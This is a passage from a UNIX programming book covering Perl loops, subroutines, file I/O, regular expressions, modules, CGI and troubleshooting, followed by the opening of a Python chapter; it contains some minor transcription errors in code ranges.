The *$_* variable is a shortcut you can use to make scripts like the one just shown even more compact. Many Perl functions operate on *$_* by default. The output from *<STDIN>* is assigned to *$_* if you do not explicitly assign it elsewhere. **print** sends the value of *$_* to standard output if no argument is specified. Similarly, **chomp** works on *$_* by default.

With *$_*, the preceding centering script could be rewritten as

```
while (<STDIN>){
     print " " x  ((80 - length())/2) . $_;
}
```

Note that this use of **length** returns the length of *$_*. This could even be written on a single line, as

```
print " " x  ((80 - length())/2) . $_ while (<STDIN>);
```

Iterating Through Hashes

You can use a **while** loop to iterate through the elements in a hash with the **each** function. This function returns a key/value pair each time it is called. For example, you could print the elements of the hash *%userinfo* as shown:

```
while (my ($key, $value) = each %userinfo) {
     print "$key -> $value\n";
}
```

foreach Loops

The **foreach** loop iterates through the elements of a list. This example will print each list element on its own line:

```
foreach $line (@list){
      print "$line\n";
}
```

The syntax here could be read as “for each line in the list, print.”

If you leave out the variable, **foreach** will use *$_*:

```
foreach (@emailaddr) {
      print "Email sent to $_\n";
}
```

This example could be written on a single line as

```
print "Email sent to $_\n" foreach (@emailaddr);
```

The **foreach** loop is also handy for working with hashes. This loop will print the contents of a hash:

```
foreach $key (keys %userinfo) {
      print "$key -> $userinfo{$key}\n";
}
```

for Loops

The Perl **for** loop syntax is just like the syntax in C. The loop

```
for (my $i=0; $i<=10; $i++) {
      print $i**2 . "\n";
}
```

prints the squares of the integers from 0 to 10. This is the same as

```
foreach (0..10) {
      print $ **2 . "\n";
}
```

PREV NEXT

Defining Your Own Procedures

The keyword **sub** is used to define a procedure. Procedures are called with an & in front of their name. This example shows a procedure named *&arrayprint* that prints the contents of the array *@data* with one element on each line:

```
sub arrayprint {
     print "$_\n" foreach (@data);
}

@data = (0..9);
&arrayprint;
```

Notice that *@data* has been declared without the keyword **my,** so it is a global variable. This allows the procedure to use *@data.* A better way to write this procedure would be to make *@data* a local variable and pass it to the procedure as an argument.

Variables passed to a procedure are stored in the array @_. In this example, the value of *$n* will be sent to *&arrayprint* as the first element in @_:

```
sub factorial {
     my $x = shift(@_) ;
     my $fact = 1 ;
     $fact *= $_ foreach (1..$x) ;
     print "$x factorial is $fact.\n";
}

chomp (my $n = <STDIN>);
&factorial ($n) ;
```

You can get values back from a procedure, as well. By default, the procedure returns the value of the last statement. You can also use the keyword **return** to immediately exit the procedure and return a value:

```
sub pythagorean {
     ($x, $y) = @_;
     if (! defined $x || ! defined $y) {       # check that the input is defined
          return 0;                            # and return 0 if it isn't
     }
     ($x**2 + $y**2) ** .5;
}

print "&pythagorean (3, 4) \n";
```

PREV NEXT

File I/0

At this point, you should be comfortable printing to standard output with **print** and reading from standard input with **<STDIN>**. You may be wondering how to work with input and output from other sources. To do this, you will need to know about filehandles.

Standard 1/0

STDIN is an example of a filehandle. When you use **<STDIN>** in a variable assignment, Perl knows to get the value from standard input. **STDOUT** is another filehandle. The **print** command uses **STDOUT** automatically, although if you wanted to you could use **print STDOUT** to explicitly print to standard output.

There's a third default filehandle in Perl, **STDERR,** which points to standard error. To print to standard error, use

```
print STDERR "Error: filename argument expected.\n" if (! defined @ARGV) ;
```

Using Filename Arguments

The NULL filehandle <> (also called the diamond operator) allows you to read in the contents of files listed on the command line. <> can be used just like **<STDIN>**. For example, you could implement the UNIX command **cat** in a script called **cat.pl** like this:

```
#!/usr/bin/perl -w
use strict;

print "$_" while (<>);
```

This script will print the contents of any filenames that are given as arguments, just like **cat**. Also like **cat, cat.pl** will wait for standard input if there are no arguments.

Perl recognizes the-command-line argument as a reference to standard input. So you could enter the command line

```
$ grep " " files | ./cat.pl header - footer
```

to print the file *header,* followed by all the output from **grep,** followed by *footer.*

The names of the arguments to your script are in the variable *@ARGV.* If you are a C programmer, note that the first element of *@ARGV* is the first command-line argument, not the name of the Perl script itself. You can use the special variable *$0* to get the script name.

Using perl -p

The **-p** option causes **perl** to enclose your script in a **while (<>)** loop. It also prints *$_* at the end of each iteration. So **cat.pl** could actually be written as the single line

```
#!/usr/bin/perl -p
```

Better yet, it could be entered directly at the command line as

```
$ perl -pe ''
```

The centering program from the earlier section "The *$_* Variable" could be implemented with the **-p** switch as well. To center the words in the file *quotations,* use the command line

```
$ perl -pe 'print " " x ((80 - length())/2)' quotations
                              Speak the speech
                                 I pray you
                         as I pronounced it to you
                          trippingly on the tongue
```

Opening Files

You also need to be able to open your own files. The command

```
open MYFILE, "myinputfile";
```

will open *myinputfile* for reading and assign it the filehandle *MYFILE* (it's common to pick names in all caps for filehandles). Now you can use *MYFILE* to get data from this file just as you would use *STDIN*. For example,

```
$firstline = <MYFILE>;
```

In some cases, Perl may not be able to open *myinputfile.* For example, the file may not exist, or you may not have permission to read from it. The line

```
open MYFILE, "myinputfile" or die "Error opening $myinputfile: $!";
```

is a safer way to try to open a file. It tells Perl that, if it can't open the file, it should **die,** meaning stop the script. Before it exits, it will print the error message to standard error. The *$!* variable contains the system error caused by the **open** statement. Printing this may help determine what went wrong.

When you open a file, you can specify the type of access with the familiar UNIX operators <, >, and >>, as shown here:

```
open READFILE,   "<  inputfile";          # Open inputfile for reading.
open WRITEFILE,  ">  outputfile";         # Open outputfile for writing.
open APPENDFILE, ">> appendfile";         # Open appendfile to append data.
```

To write to a file, use

```
print MYFILE "$output\n";
```

Or, if you plan to write a lot of output to one file, use

```
select MYFILE;
print "$output\n";
```

The **select** makes *MYFILE* the default filehandle for **print**. When you're done printing to that file, use **select STDOUT** to reset *STDOUT* as the default print destination.

When you've finished using a file, you can close it. For example,

```
close MYFILE;
```

Opening Command Pipes

Perl also lets you open pipes to or from other commands. For example,

```
open LSIN, "ls |";
```

will let you read the files in the current directory with *<LSIN>*. Alternatively,

```
open LPOUT, "| lpr";
```

will let you send output to **lpr**.

You can run a command directly by enclosing it in backquotes. For example,

```
my @files = 'ls';
```

would assign a list of files in the current directory to *@files.*

Working with Files

This script shows some of the other ways to work with files. The script takes a list of directories and makes backup copies of the directories and the files they contain.

Don't be scared by the length of this script. It could actually be much shorter, but it was written to be as clear and understandable as possible, not as short as possible.

```
#!/usr/bin/perl -w
```

```
use strict;
foreach my $olddir (@ARGV) {
      # Check that each argument is a valid directory name.
      if (! defined $olddir | ! -e $olddir){
            die "Error: Enter directory to back up. \n";
      }

      # The backup directory will have .bk at the end.
      # Check that it doesn't yet exist.
      my $newdir="$olddir.bk"
      if (-e $newdir) {
             die "Error: Backup directory $newdir already exists.\n";
      }

      # Call the function that does all the work.
      &backupdir ($olddir, $newdir);
}

sub backupdir {
      my ($olddir, $newdir)=@_;

      # Use the Perl mkdir command to create the new directory.
      print "Creating backup directory $newdir ... ";
      mkdir $newdir;
      print "Done.\n";

      # Iterate through all the files in the source directory.
      foreach my $oldfile (glob "$olddir/*") {
            # The new filename has .bk at the end.
            my $newfile="$oldfile.bk";
            # Change the path to include the new directory.
            substr($newfile, 0, rindex ($newfile, "/")/ $newdir)
            # Running the UNIX command cp to copy the file.
            print "Copying $oldfile to $newfile ... ";
            'cp $oldfile $newfile';
            print "Done.\n";
      }
}
```

There are a few new commands in here. The test **-e filename** checks to see if a file exists. Other file tests, such as how to tell what type a file is, are listed in *http://perldoc.perl.org/functions/-X.html*. The **glob** command expands a filename that contains wildcards, such as *, into a list of matching files in the current directory.

The **mkdir** command is built in to Perl. It works just like the UNIX command with the same name. Perl does not have a built-in command to copy a file, however. In this script, we used backquotes to run the UNIX **cp** command. Of course, this will only work on a UNIX system. Once you know how to work with modules, you could use the **Copy** command from File::Copy instead, which will work on any system your Perl script runs on.

If the directory you are backing up contains other directories, the **cp** command won't be able to copy them. You could use **cp -r,** but it still wouldn't change the names of the files in those directories. In order to do that, you would need to use the procedure *backupdir* recursively If you know how to use recursion, this might be a good exercise.

PREV NEXT

Regular Expressions

A *regular expression* is a string used for pattern matching. Expressions can be used to search for strings that match a certain pattern, and sometimes to manipulate those strings. Many UNIX System commands (including **grep, vi, emacs, sed,** and **awk)** use regular expressions for searching and for text manipulation. Perl has taken the best features for pattern matching from these commands and made them even more powerful.

Pattern Matching

Here's an example of using a pattern to match a string:

```
my @emails = ('derek@rsc.org', 'johng@elsinore.dk',
      'kcb@rsc.org', 'olivier@elsinore.dk');
foreach $addr (@emails) {
     if ($addr =~ /elsinore/) {
          print "$addr matches elsinore.\n";
     }
}
```

This example will produce output for *johng@elsinore.dk* and *olivier@elsinore.dk*, but not for the other two strings. (By the way, note that single quotes are used around the e-mail addresses. This is to prevent Perl from trying to interpret the @ signs as indicating an array)

As you can see, a string is compared to a regular expression pattern with the =~ operator. The pattern itself is enclosed in a pair of forward slashes. The string is considered a match for the pattern if any part of the string matches the pattern.

If no other string is specified, the pattern is compared to $_. So

```
foreach (@emails) {
     if (/$pattern/i) {
          print "$_ matches $pattern\n";
     }
}
```

will look for elements in *@emails* that match *$pattern.* The i after */$pattern/* causes Perl to ignore case when matching, so that */elsinore/i* will match *"Elsinore".*

Constructing Patterns

As you have seen, a string by itself is a regular expression. It matches any string that contains it. For example, *elsinore* matches *"in elsinore castle".* However, you can create far more interesting regular expressions.

Certain characters have special meanings in regular expressions. Table 22–2 lists these characters, with examples of how they might be used.

Table 22–2: Perl Regular Expressions

Char	Definition	Example	Matches
.	Matches any single character.	th.nk	*think, thank, thunk,* etc.
\	Quotes the following character.	script\.pl	*script.pl*
*	Previous item may occur zero or more times in a row.	.*	any string, including the empty string
+	Previous item occurs at least once, and maybe more.	*+	*, *****, etc.
?	Previous item may or may not occur.	web\.html?	*index.htm, index.html*
{n,m}	Previous item must occur at least *n* times but no	*{3,5}	***, ****, *****

	more than *m* times.		
( )	Group a portion of the pattern.	script(\.pl)?	*script, script.pl*
|	Matches either the value before or after the |.	(R|r)af	*Raf, raf*
[ ]	Matches any one of the characters inside. Frequently used with ranges.	[0–9]*	*0110, 27, 9876,* etc.
[^]	Matches any character not inside the brackets.	[^AZaz]	any nonalphabetic character, such as 2
\s	Matches any white-space character.	\s	space, tab, newline
\S	Matches any non-white space.	the\S	*then, they,* etc. (but not *the*)
\d	Matches any digit.	\d*	same as [0–9]*
\D	Matches anything that's not a digit.	\D+	same as [^0–9]+
\w	Matches any letter, digit, or underscore.	\w+	*Q, Oph3L1A, R_and_G,* etc
\W	Matches anything that \w doesn't match.	\W+	*&#*$%,* etc.
^	Anchor the pattern to the beginning of a string.	^Words	any string beginning with *Words*
$	Anchor the pattern to the end of the string.	\.$	any string ending in a period

Saving Matches

One use of regular expressions is to parse strings by saving the portions of the string that match your pattern. To save part of a string, put parentheses around the corresponding part of the pattern. The matches to the portions in parentheses are saved in the variables *$1, $2,* and so on. For example, suppose you have an e-mail address, and you want to get just the username part of the address:

```
my $email = 'derek@rsc.org';
if ($email =~ /(\w+)@/) {
     print "Username: $1\n";          # $1 is "derek", which matched (\w+)
}
```

You can assign the matches to your own variables, as well. Another way to parse the address is

```
(my $username, my $domain) = ($email =~ /(.*)@(.*)/);
print "Username: $username\nDomain: $domain\n";
```

Substitutions

Regular expressions can also be used to modify strings, by substituting text for the part of the string matched by the pattern. The general form for this is

```
$string =~ s/$pattern/$replacement/;
```

In this example, the string *"Hello, world"* is transformed into *"Hello, sailor":*

```
my $hello = "Hello, world";
$hello =~ s/world/sailor/;
```

The flag **g** causes all occurrences of the pattern to be replaced. For example,

```
chomp (my @input = <STDIN>);
foreach $line(@input) {
      $line =~ s/\d/X/g;
}
```

will replace all the digits in the input with the letter *X.*

You can include the variables $1, $2, etc., in the replacement, meaning that

```
foreach (@input) {
```

```
        s/(.*)/\L$1/;              # same as $_=~ s/(.*)/\L$1/;
}
```

will convert all the input to lowercase.

The flag e will cause the replacement string to be evaluated as an expression before the replacement occurs. You could double all the integers in *$mathline* with the statement

```
$mathline =~ s/(\d+)/2*$1/ge;
```

To double all the numbers, including decimals, is just a little more complicated. Here's one way to do it:

```
$mathline =~ s/(\d+(\.\d+)?)/2*$1/ge;
```

Translations

The translation operator is similar to the substitution operator. Its purpose is to translate one set of characters into another set. For example, you could use it to switch uppercase and lowercase letters, as shown:

```
$switchchars =~ tr/AZaz/azAZ/;
```

Or you could convert letters into their scrabble values (with a value of 10 represented by 0):

```
$scrabbleword =~ tr/az/13321424185131130111144840/;
```

This would convert *"vanquisher"* into *"4110111411"*.

More examples of the translation operator can be found at *http://perldoc.perl.org/perlop.html*.

More Uses for Regular Expressions

Regular expressions can be used in several functions for working with strings. These include **split, join, grep,** and **splice**.

The split Function

The **split** function breaks a string at each occurrence of a certain pattern. It takes a regular expression and a string. (If the string is omitted, **split** operates on *$_*).

Consider the following line from the file */etc/passwd:*

```
kcb:x:3943:100:Kenneth Branagh:/home/kcb:/bin/bash
```

We can use **split** to turn the fields from this line into a list:

```
@passwd = split(/:/, $line);
# @passwd = ("kcb", "x", 3943, 100, "Kenneth Branagh", "/home/kcb", "/bin/bash")
```

Better yet, we can assign a variable name to each field:

```
($login, $passwd, $uid, $gid, $gcos, $home, $shell) = split(/:/, $line);
```

The join Function

The **join** function concatenates a series of strings into one string separated by a given separator. It takes a string (not a regular expression) to use as the separator and a list of values to combine.

Given the previously defined array *@passwd,* we can recreate *$line* with the following statement:

```
$line = join(':', @passwd) ;
```

We can also **join** individual scalar values together:

```
$line = join("\n", $login, $gcos);
```

Here, *$line* will contain the user name and full name separated by a newline.

The grep Function

The **grep** function is used to extract elements of a list that match a given pattern. This function works in much the same way as the UNIX System **grep** family of commands. However, **perl's grep** function

has a number of new features and is usually more efficient.

To extract all the elements of *@data* that contain numbers, you can write

```
@data = ("sjf8", "rlf", "ehb3", "pippin", "13");
@numeric = grep(/ [0-9]/, @data) ;
# Same as @numeric = ("sjf8", "ehb3", "13")
```

The **grep** function sets *$_* to each value in the list as it searches, so we can give it an expression containing *$_* to evaluate. For example, we can search an array for numbers less than 50 with the line:

```
@numbers = (1..100);
@numbers = grep(($_ < 50), @numbers);
# Same as @numbers = (1..49)
```

Or we could double each value in a list by saying

```
@numbers = grep(($_ *= 2), 1, 2, 3, 4);
# Same as @numbers = (2, 4, 6, 8)
```

A Sample Program

This program demonstrates the uses of regular expressions, hashes, and some of the other Perl language features that you've learned about. It counts the frequency of each word in the input. The words are saved as the keys in a hash; the number of times the words appear are the values.

```
#!/usr/local/bin/perl -w
use strict;

my (%count, $totalwords);
while( <>){
   my @line = split(/\s/, $_);
   foreach my $word (@line) {
      $count{$word}++;
      $totalwords++;
   }
}

print "$count{$_} $_\n" foreach (sort keys (%count));
print "$totalwords total words found.\n";
```

The tricky part here is how to split the input lines to find words. The current program uses a regular expression escape sequence "\s", which splits each line at every space character. Take a look at the results with the following test input:

```
$ cat raven.input
Once upon a midnight dreary, while I pondered, weak and weary,
Over many a quaint and curious volume of forgotten lore;
While I nodded, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at my chamber door.

"'Tis some visitor", I muttered, "tapping at my chamber door;

                Only this and nothing more."
$ wordcount.pl raven
17
1 "'Tis
1 "tapping
1 As
3 I
1 Once
1 Only
1 Over
1 While
3 a
3 and
2 at
1 came
2 chamber
```

```
1 curious
1 door.
1 door;
  .
  .
  .
1 volume
1 weak
1 weary,
1 while

73 total words found.
```

The output of this program shows a few flaws in its design. First of all, it is counting 17 of something that doesn't seem to be a word. Second, words are not stripped of punctuation, so "door." and "door;" are counted as two separate words. Finally, words that are capitalized differently are also counted separately, as in "While" and "while". In order to get an accurate count of how often a word occurs in a document, we should arrange that all forms of the same word get counted as one word.

Let's try this version of the word frequency program:

```
#!/usr/local/bin/perl -w
use strict;

my (%count, $totalwords);
while (<>) {
   tr/AZ/az/;
   s/^\W*//;
   my @line = split(/\W*\s+\W*/, $_);

   foreach my $word (@line) {
      $count{$word}++;
      $totalwords++;
   }
}

print "$count{$_} $_\n" foreach (sort keys (%count));
print "$totalwords total words found.\n";
```

The translation operator is used to convert everything to lowercase. The substitution operator then removes leading punctuation for each line. The **split** pattern is a little more complicated now. It looks for patterns of at least one white-space character, with optional nonword characters on either side. This enables us to correctly count words with punctuation around them.

Here is the new output:

```
$ wordcount2.pl raven
3 a
3 and
1 as

2 at
1 came
2 chamber
1 curious
2 door
  .
  .
  .
1 volume
1 weak

1 weary
2 while
56 total words found.
```

PREV NEXT

Perl Modules

Perl has the capacity to use modules to perform specialized functions. Many modules are included in the standard Perl distribution. The command **perldoc perlmodlib** documents these modules. In addition, more modules can be downloaded from *http://www.cpan.org/*.

To see a list of all the available modules on your system, type the following at the command prompt:

```
$ find 'perl -e 'print "@INC" ' ' -name '*.pm' -print
```

The variable *@INC* contains a list of the directories that **perl** searches to find modules. Module names end in the extension *.pm.*

To use functions from a module in your script, include it at the beginning with **use,** as in

```
use Math::Complex;
```

This module includes support for complex numbers. The file for this module is *Math/Complex.pm.*

Most modules come with their own documentation. For example, to view the documentation for the module **Socket,** type the command

```
$ perldoc Socket
```

You may find it easier to consult the documentation on the web at *http://perldoc.perl.org/*.

PREV NEXT

PREV NEXT

Using Perl for CGI Scripting

Perl is an excellent language for writing web-based CGI scripts. In fact, the majority of the CGI scripts on the web are written in Perl. Because this is such a popular application of the language, the module CGI is included to give you a very accessible interface for writing CGI scripts. The documentation for this module is available on the web at *http://perldoc.perl.org/CGI.htm*. It includes many example of how to use the functions in the module for writing scripts.

Here is one example of a CGI script written in Perl with the CGI module. This script displays a form for entering a bug report. The form has a text field for entering a name, a select box for choosing an operating system, and a large text area for entering a description. Pressing the *Submit* button at the bottom of the form causes the data in those fields to be sent to the CGI script. The script will then display a message to indicate that the data has been received.

```
#!/usr/bin/perl

use CGI qw/ :standard/ ;

print header,
   start_html("Report a Bug (Duckpond Software)"),
   b(i("Duckpond Software")), p,
   b("Report a Bug"), hr;

if (! param()) {
   print "Fill out this form and click submit.", p,
      start_form,

      table(Tr([
         td([
            "Name",
            textfield(-name=>"name", -size=>34),
         ]), td([
            "System",
            popup_menu(-name= >"system",
                       -values=>["", "UNIX Variant", "MS Windows", "Mac OS X"]),
         ]), td([
            "Problem Description",
            textarea(-name=>"descript", -cols=>30, -rows=>4),
         ]), td([
            "",
            submit("Submit") ,
         ])
      ])),

      end_form, p, "Thank you!";
} else {
   print br,
      "Thank you for your submission, ", param("name"), ".", br,
      "We will respond within 24 hours.", br, br, br, br;
}

print hr,
   a({-href=>"http://www.duckpond-software.com"}, "Back to Home Page"),
   end_html;
```

For more information about CGI scripting, including how to run CGI scripts, see Chapter 27.

PREV NEXT

PREV NEXT

Troubleshooting

The following is a list of problems that you may run into when running your scripts, and suggestions for how to fix them. In addition, one good general tip for troubleshooting is to always use **perl -w** to execute scripts. The warnings it prints can help you find errors or typos in your code.

Problem: You can't find perl on your machine.

Solution: From the command prompt, try typing the following:

```
$ perl -v
```

If you get back a "command not found" message, try typing

```
$ ls /usr/bin/perl
```

or

```
$ ls /usr/local/bin/perl
```

If one of those commands shows that you do have **perl** on your system, check your *PATH* variable and make sure it includes the directory containing **perl**. Also check your scripts to make sure you entered the full pathname correctly If you still can't find it, you may have to download and install **perl** yourself.

Problem: You get "Permission denied" when you try to run a script.

Solution: Check the permissions on your script.

For a **perl** script to run, it needs both read and execute permission. For instance,

```
$ ./hello.pl
Can't open perl script "./hello.pl": Permission denied
$ ls -l hello.pl
---x------1 kili          46 Apr 23 13:14 hello.pl
$ chmod 500 hello.pl
$ ls -l hello.pl
-r-x------1 kili          46 Apr 23 13:14 hello.pl
$ ./hello.pl
Hello, World
```

Problem: You get a syntax error.

Solution: Make sure each line is terminated by a semicolon.

Unlike shell and some other scripting languages, Perl requires a semicolon at the end of every statement.

Problem: You still get a syntax error.

Solution: Make sure all parentheses match correctly and all blocks are enclosed in curly braces.

You can use the **showmatch** option in **vi,** or **blink-matching-paren** in **emacs,** to help you make sure you always close your parentheses and braces.

Remember to enclose all blocks with curly braces. Unlike C, **perl** does not allow one-line statements to represent a block. For instance, you can't say

```
while (<>)
   if ( ! /^$/)
      print "$_\n";
```

Problem: You get a syntax error when assigning a value to a scalar variable.

Solution: Make sure you use a "$" in front of all scalar variable names.

Unlike most other programming languages, Perl requires all variable names to start with an identifying character-$ for scalar variables, @ for arrays, and % for hashes. Also remember to use a $ when getting a scalar value from a hash or an array

Problem: You get incorrect results when comparing numbers or strings.

Solution: Make sure you are using the right test operators.

Remember that the operators **eq** and **ne** are string comparisons, and **==** and **!=** are numeric comparisons.

Problem: Data received from external sources (such as STDIN) causes unexpected behavior.

Solution: Make sure you **chomp** your input to remove the newline at the end of strings.

If you forget to **chomp** data, you will get unexpected newlines when printing and test comparisons will fail.

Problem: Values outside parentheses seem to get lost.

Solution: Group all arguments to a function in parentheses.

Remember that many commands in Perl are functions. Although they are not always required, parentheses are used to group the input to functions. For example, just as

```
sqrt (1+2)*3
```

will take the square root of 1+2 and then multiply the result by 3,

```
$ perl -e 'print (1+2)*3'
3
```

will print 1+2 and then try to multiply the result by 3. Adding parentheses around the arguments to **print,** as in

```
$ perl -e 'print ((1+2)*3)'
9
```

will solve this problem.

Running your scripts with **perl -w** will help detect these errors.

Problem: You get the warning "Use of uninitialized value".

Solution: You may be trying to use a variable that's undefined.

Some operations should not be done to a variable that's undefined. For example,

```
die "Error: filename argument expected" if (! -e $ARGV[0]);
```

looks for a file named *$ARGV[0].* If it is undefined (because there were no command-line arguments), **perl -w** will generate a warning.

Problem: Running perl from the command line gives an error message or no output at all.

Solution: Make sure you are enclosing your instructions in single quotes, as in

```
$ perl -e 'print "Hello, World!\n"'
```

Problem: Running your perl script gives unexpected output.

Solution: Make sure you are running the right script!

This might sound silly, but one classic mistake is to name your script "test" and then run it at the command line only to get nothing:

```
$ test
$
```

The reason is that you are actually running */bin/test* instead of your script. Try running your script with the full pathname (e.g., */home/kili/PerlScripts/test.pl)* to see if that fixes the problem.

Problem: Your program still doesn't work correctly.

Solution: Try running the **perl** debugger with the **-d** switch.

The **perl** debugger is used to monitor the execution of your code in a step-by-step fashion. When using the debugger, you can set breakpoints at exact lines in your script and then see exactly what is going on at any point during the program execution. Debugging a program can be very useful in locating logical errors.

Alternately, you try running your program with **perl -MO=Lint *scriptname,*** which will use the module B::Lint to check for syntax errors that **perl -w** might miss.

You could also try posting to the newsgroup *comp.lang.perl.* The readers of that newsgroup can often be very helpful in diagnosing problems. Be sure to read the newsgroup FAQ before posting, to avoid asking questions that have already been answered.

PREV NEXT

PREV NEXT

Summary

Although it is not the easiest language to learn, once you are comfortable using associative arrays, regular expressions, and other keys feature of Perl, you will find that it is very easy to write short but powerful scripts. It is said that Perl programs are generally shorter, easier to write, and faster to develop than corresponding C programs. They are often less buggy, more portable, and more efficient than shell scripts. According to *www.perl.org*, Perl is the most popular web programming language. Hopefully you now have a sense of why all this might be true.

Table 22–3 lists some of the most important Perl functions introduced in this chapter. Details about these functions, and many more, can be found in **perldoc perlfuncs**. Table 22–4 summarizes the special characters used in Perl scripting.

Table 22–3: Basic Perl Functions

Function	Use
print	Print a string
chomp	Remove terminal newlines
my	Declare a local variable
reverse	Reverse the order of characters in a string or elements in a list, or swap the keys and values in a hash
push, pop	Add or remove elements at the end of an array
unshift, shift	Add or remove elements at the beginning of an array
sort	Sort a list in ASCII order
keys, values	Get a list of keys or values for a hash
if, unless	Conditional statements
while, until	Loop while a condition is true (or until it becomes true)
foreach, for	Loop through the elements in a list
defined	Check whether a variable has a value other than **undef**
open, close	Open or close a filehandle
die	Exit with an error message
sub	Define a procedure
return	Exit from a procedure, returning a value

Table 22–4: Special Characters Used in Perl

Symbol	Use	Symbol	Use
#	comment	**<>**	Read input from a filehandle
$	scalar variable name	**$_**	Default variable
@	array name	**@_**	Values passed to a procedure
$#	last index in an array	**//**	Enclose a regular expression

%	name of a hash	!	Not
&	procedure name	&&, ||	And, or

PREV NEXT

PREV NEXT

How to Find Out More

The classic Perl reference is known as the “Camel book” (because of the picture on the cover). It is very thorough and would be a good choice for an experienced programmer who wants to really understand Perl.

Wall, Larry, Tom Christiansen, and Jon Orwant. *Programming Perl*. 3rd ed. Sebastopol, CA: O’Reilly Media, 2000.

The “Llama book” is a shorter and more introductory work. If you are relatively new to programming, this might be more approachable, although it does not cover the language in the same depth as the Camel book.

Schwartz, Randal L., Tom Phoenix, and brian d foy. *Learning Perl* 4th ed. Sebastopol, CA: O’Reilly Media, 2005.

Perl comes with extensive documentation. The command **perldoc** can be used to access this documentation. For example, **perldoc perlintro** displays an overview of Perl, and **perldoc perl** includes a list of the other documentation pages. The same documentation, with a more user-friendly interface, is available on the web at

http://perldoc.perl.org/

Three excellent web sites for Perl information are

http://www.perl.org/

http://www.cpan.org/

http://www.perl.com/

ActivePerl, a Perl implementation that can be downloaded for many platforms, is found at

http://www.activestate.com/

Another good place to learn about **perl** is the newsgroup *comp.lang.perl.misc.* This is a good place to ask questions about the language. Be sure to read the newsgroup FAQ before posting.

PREV NEXT

PREV NEXT

Chapter 23: Python

Python is a scripting language. It was first released in 1991 by Guido van Rossum, who is still actively involved in maintaining and improving the language. Python is open source and runs on virtually all UNIX variants, including Linux, BSD, HP-UX, AIX, Solaris, and Mac OS X, as well as on Windows. (There's even a version of Python for the PSP.) Python has been gaining popularity ever since it was released, and although Perl is still more widely used, it is certainly one of the most popular scripting languages. One reason for its popularity is the large set of libraries available for Python, including interfaces for writing graphical applications, and for network and database programming.

Like most scripting languages, Python has built-in memory management. Scripts are compiled to bytecode before they are interpreted, which makes execution fairly efficient. Python can be used to write either object-oriented or procedural code. It even supports some features of functional programming languages.

Writing programs in Python is typically faster and easier than writing in C. Python is known for being easy to combine with C libraries, however, and because it can be object-oriented, it works well with C++ and Java also. Python is significantly more readable than Perl. In particular, Python code strongly resembles pseudocode. It uses English words rather than punctuation whenever possible. Like Perl, Python is used extensively in developing applications for the web. Chapter 27 shows how Python can be used for CGI scripting and web development.

This chapter is only an introduction to the many uses of Python. It gives you all the information you need to get started writing your own Python scripts, but if you really want to understand Python, you will need to devote some time to a longer reference. See the section "How to Find Out More" at the end of this chapter for suggested sources.

Installing Python

Most modern UNIX systems come with **python** already installed, usually at **/usr/bin/python**. If it is installed on your system, the command **python -V** will tell you which version you have. If you do not have **python** installed, you can download it from *http://www.python.org/*, which is the official web site for Python. The download page includes instructions for unpacking and installing the source files.

PREV NEXT

PREV NEXT

Running Python Commands

The easiest way to use Python is with the interactive interpreter. Just like the UNIX shell, the interpreter allows you to execute one line at a time. This is an excellent way to test small blocks of code. The command **python** starts the interactive interpreter, and CTRL-D exits it. The interpreter prompts you to enter commands with “>>>”. In this chapter, examples starting with “>>>” show how the interpreter would respond to certain commands.

```
$ python
>>> print "Hello, world"
Hello, world
>>> [CRTL-D]
$
```

As you can see, the command **print** sends a line of text to standard output. It automatically adds a newline at the end of every line.

You can also use **python** to run commands that have been saved in a file. For example,

```
$ cat hello-script
print "Hello, world"
$ python hello-script
Hello, world
```

To make a script that automatically uses **python** when it is run, add the line *#!/usr/bin/ python* (or whatever the path for **python** is on your system-use **which python** to find out) to the top of your file. This instructs the shell to use **/usr/bin/python** as the interpreter for the script. You will also need to make sure the file is executable, after which you can run the script by typing its name.

```
$ cat hello.py
#!/usr/bin/python
print "Hello, world"
$ chmod u+x hello.py
$ ./hello.py
Hello, world
```

If the directory containing the script is not in your *PATH,* you will need to enter the pathname in order to run it. In the preceding example, *./hello.py* was used to run a script in the current directory The extension *.py* indicates a Python script. Although it is not required, using *.py* when you name your Python scripts can help you organize your files.

The quickest way to execute a single command in Python is with the **-c** option. The command must be enclosed in single quotes, like this:

```
$ python -c 'print "Hello, world"'
Hello, world
```

PREV NEXT

PREV NEXT

Python Syntax

One of the first things many newcomers to Python notice is how readable the code is. This makes Python a good choice for group projects, where many people will have to share and maintain programs. The ease of reading and maintaining Python code is one reason it is popular with so many programmers.

One very notable feature of Python that tends to startle experienced developers is the mandatory indentation. Instead of using keywords like *do/done* or punctuation like {}, you group statements (e.g., the block following an if statement) by indenting your code. Python is sensitive to white space, so to end a block you just return to the previous level of indentation. The section "Control Structures" shows exactly how this works.

Unlike C and Perl, Python does not require semicolons at the end of lines (although they can be used to separate multiple statements on a single line). Comments in Python start with a *#,* as in shell and Perl. You do not need to declare variables before using them, and memory management is done automatically

Using Python Modules

Python ships with a rich set of core libraries, called modules. Modules contain useful functions that you can call from your code. Some modules, like **sys** (for system functions like input and output) are very commonly used, but there are also more specialized modules, like **socket** and **ftplib** (for networking). To use a module, you have to **import** it with a line at the top of your script, after which you can use any of the functions or objects it contains. For example, you could import the **math** module, which includes the variable pi. Here's how you would print the value of **pi** while in the interactive interpreter:

```
>>> import math
>>> print math.pi
3 .14159265359
```

This chapter describes the most commonly used Python modules. You can find out more about the core modules at *http://docs.python.org/modindex.html*. And, just for fun, you might want to try entering **import this** in the Python interpreter.

PREV NEXT

PREV NEXT

Variables

Python variables do not have to be declared before you can use them. You do not need to add a *$* in front of variable names, as you do in Perl or in shell scripts when getting the value of a variable. In fact, variable names cannot start with a special character. Python variable names, and the language in general, are case-sensitive.

This section explains how you can use numbers, strings, lists, and dictionaries. Python also has a file data type, which is described in the section "Input and Output." Data types that are not covered here include *tuples,* which are very similar to lists, and *sets,* which are like unordered lists. For information about tuples and sets, see *http://docs.python.org/tut/node7.html*.

Numbers

Python supports integers and floating-point numbers, as well as complex numbers. Variables are assigned with=(equals), as shown.

```
x = y = -10           # Set both x and y equal to the integer -10
dist = 13.7           # This is a floating-point decimal
z = 7 - 3j            # The letter j marks the imaginary part of a complex number
```

Python also allows you to enter numbers in scientific notation, hexadecimal, or octal. See *http://docs.python.org/ref/integers.html* and *http://docs.python.org/ref/floating.html* for more information.

You can perform all of the usual mathematical operations in Python:

```
>>> print 5 + 3
8
>>> print 2.5 - 1.5
1.0
>>> print (6-4j) * (6+4j)      # Can multiply complex numbers just like integers.
(52+0j)
>>> print 7 / 2                # Division of two integers returns an integer!
3
>>> print 7.0 / 2
3.5
